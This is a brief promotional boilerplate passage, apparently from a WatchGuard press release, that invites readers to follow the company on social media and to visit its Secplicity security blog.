For additional information, promotions and updates, follow WatchGuard on Twitter @WatchGuard, on Facebook, and on the LinkedIn Company page. Also, visit our InfoSec blog, Secplicity, for real-time information about the latest threats and how to cope with them at **www.secplicity.org**.